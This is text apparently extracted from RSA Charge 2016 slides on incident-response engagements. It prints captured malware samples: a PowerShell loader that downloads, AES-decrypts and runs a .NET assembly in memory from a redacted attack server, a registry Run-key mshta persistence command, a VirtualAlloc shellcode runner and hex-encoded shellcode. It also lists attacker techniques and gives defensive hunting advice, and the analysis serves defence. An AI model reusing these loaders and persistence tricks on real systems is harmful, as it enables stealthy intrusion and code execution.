[Logarithmic Scale](#) - [7 day average](#) - [Show data points](#) - [\(CSV\)](#) - [\(JSON\)](#)

Recent Engagements

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RSA Charge
2016




```
1 [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
2 $wc = New-Object -TypeName System.Net.WebClient
3 $wc.Headers.Add("Accept-Language", "en-US,en;q=0." + ([IntPtr]::Size - 1).ToString())
4 $wc.Headers.Add("User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")
5 $rndn = Get-Random
6 $wc.Headers.Add("Cookie", "p=" + $rndn)
7 $data = $wc.DownloadData("ahttp://[redacted]:443/web/news/4/3")
8
9 [string[]]$xags = "ahttp://[redacted]:443/web/index/","WMITool.Program","Main","/f","sh","/s","[IP redacted]","/p","443"
10 $Passphrase = "KLn7m5H8rsAa42Vl"
11 $salts = "0T5MrB1L"
12 $r = new-Object System.Security.Cryptography.RijndaelManaged
13 $pass = [System.Text.Encoding]::UTF8.GetBytes($Passphrase)
14 $salt = [System.Text.Encoding]::UTF8.GetBytes($salts)
15 $r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32)
16 $r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($rndn) )[0..15]
17 $d = $r.CreateDecryptor()
18 $ms = new-Object IO.MemoryStream @($data)
19 $cs = new-Object Security.Cryptography.CryptoStream $ms, $d, "Read"
20 $dfs = New-Object System.IO.Compression.GzipStream $cs, ([IO.Compression.CompressionMode]::Decompress)
21 $msout = New-Object System.IO.MemoryStream
22 [byte[]]$buffer = new-object byte[] 4096
23 [int]$count = 0
24 do
25 {
26 $count = $dfs.Read($buffer, 0, $buffer.Length)
27 $msout.Write($buffer, 0, $count)
28 } while ($count -gt 0)
29
30 $dfs.Close()
31 $cs.Close()
32 $ms.Close()
33 $r.Clear()
34 [byte[]]$bin = $msout.ToArray()
35 $al = New-Object -TypeName System.Collections.ArrayList
36 $al.Add($xags) $asm = [System.Reflection.Assembly]::Load($bin)
37 $asm.EntryPoint.Invoke($null, $al.ToArray())
38 sleep 5
39 exit
```

Request for Malicious Binary Code

AES Decryption of Malicious Binary Code

HQATQBhAG4AYQBnAGUA
GIAYQBjAGsAIAA9ACAA
CAAUwB5AHMAdABlAG0A
GMAZQBwAHQALQBMAGEA
FPA

Decompress Decrypted Data

Write Malicious Code to Memory

Execute Malicious Code with Args

RSA Charge
2016

Subsidiary Company Server

Attack Server

Partner Company Server


Exchange Server


Intranet


VPN

Web Server

Attack Server








```
1 $ErrorActionPreference='Stop'
2
3 Software\Microsoft\Windows\CurrentVersion\Run
4
5 mshta: mshta "about:<hta:application showintaskbar=no><title></title><script>resizeTo(0,
6 0);moveTo(-900,-900);eval(new ActiveXObject('WScript.Shell').
7 RegRead('HKCU\Software\Licenses\{01838611EAC11772E}'));if(!window.flag)close()</script>"
8
9
10
11 $b=$a::VirtualAlloc(0,$l,0x3000,0x40)
12 [System.Runtime.InteropServices.Marshal]::Copy($s,0,$b,$l)
13 $a::CreateThread(0,0,$b,0,0,0)|Out-Null
```

```
1 Windows Registry Editor Version 5.00
2
3 [HKEY_USERS\igutev\Software\Licenses]
4 "{01838681CA59881EA}"=hex:48,89,5c,24,08,48,8b,6c,24,10,48,89,74,24,18,57,41,\
5 54,41,55,41,56,41,57,48,83,ec,20,65,48,8b,00,25,60,00,00,00,45,33,f6,48,8b,\
6 48,18,49,8b,ee,48,8b,79,30,eb,03,48,8b,3f,00,83,7f,38,18,75,f6,48,8b,4f,10,\
7 ba,fe,6a,7a,69,e8,b7,01,00,00,48,8b,4f,10,ba,5f,70,35,3a,48,8b,f0,e8,a6,01,\
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54 00,73,57,6f,77,36,34,9f,ba,73,d3,98,16,61,00,0c,62,f3,54,25,89,a4,51,00,7f,\
55 67,80,0b,77,98,80,a0,08,e5,e3,a7,0a,01,fd,fd,c0,00
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RSA Charge
2016



~ 4 months




~ 12 months



~ 1 month



< 50 months



~24 months



~1 month

Criminal

- Spear Phish
- Malware
- Cred Theft
- LoL
- Tunnel RDP
- Anti-Forensics

Espionage

- Vulnerability
- Web Shells
- Cred Theft
- LoL
- Tunnel RDP
- 2FA Bypass

Extortion

- Vulnerability
- Web Shells
- Cred Theft
- LoL
- Tunnel RDP

Espionage

- Spear Phish
- Malware
- Cred Theft
- LoL
- VPN/RDP
- 2FA Bypass

Espionage

- Vulnerability
- Web Shells
- Cred Theft
- LoL
- VPN/RDP

Opportunistic

- Waterhole - Vulnerability
- Malware
- Cred Theft
- LoL

- Adaptive Hunting
 - *Staff your IR & SOC appropriately*
 - *Understand what is normal in your network*
 - *Get into a Collection and Analysis Cycle*
 - *Then look for anomalies and outliers*
- The Right Tools
 - *Equip your IR & SOC appropriately*
 - *Tools will augment not replace analyst*
 - Anticipate the next move and strike surgically



Others Known Bad




- *Most IOCs are low hanging fruit*
- *Vet your sources*
- *Distill more out of IOCs*

Your Unknown Bad



- *How, what, and when to collect*
- *Look for tool Characteristics*
- *Identity Management*
- *Share is caring*



know **N**

B ad

Please Complete Session Evaluation

A nighttime city skyline is visible in the background, with several tall buildings illuminated. The scene is overlaid with a digital theme, featuring a grid of binary code (0s and 1s) and circuit-like patterns in a dark blue color. The text 'RSA Charge 2016' is prominently displayed in the center, with 'RSA' in a bold, white, sans-serif font, 'Charge' in a white, cursive script font, and '2016' in a white, sans-serif font. The text is set against a glowing red rectangular background.

RSA[®] Charge 2016

#RSACharge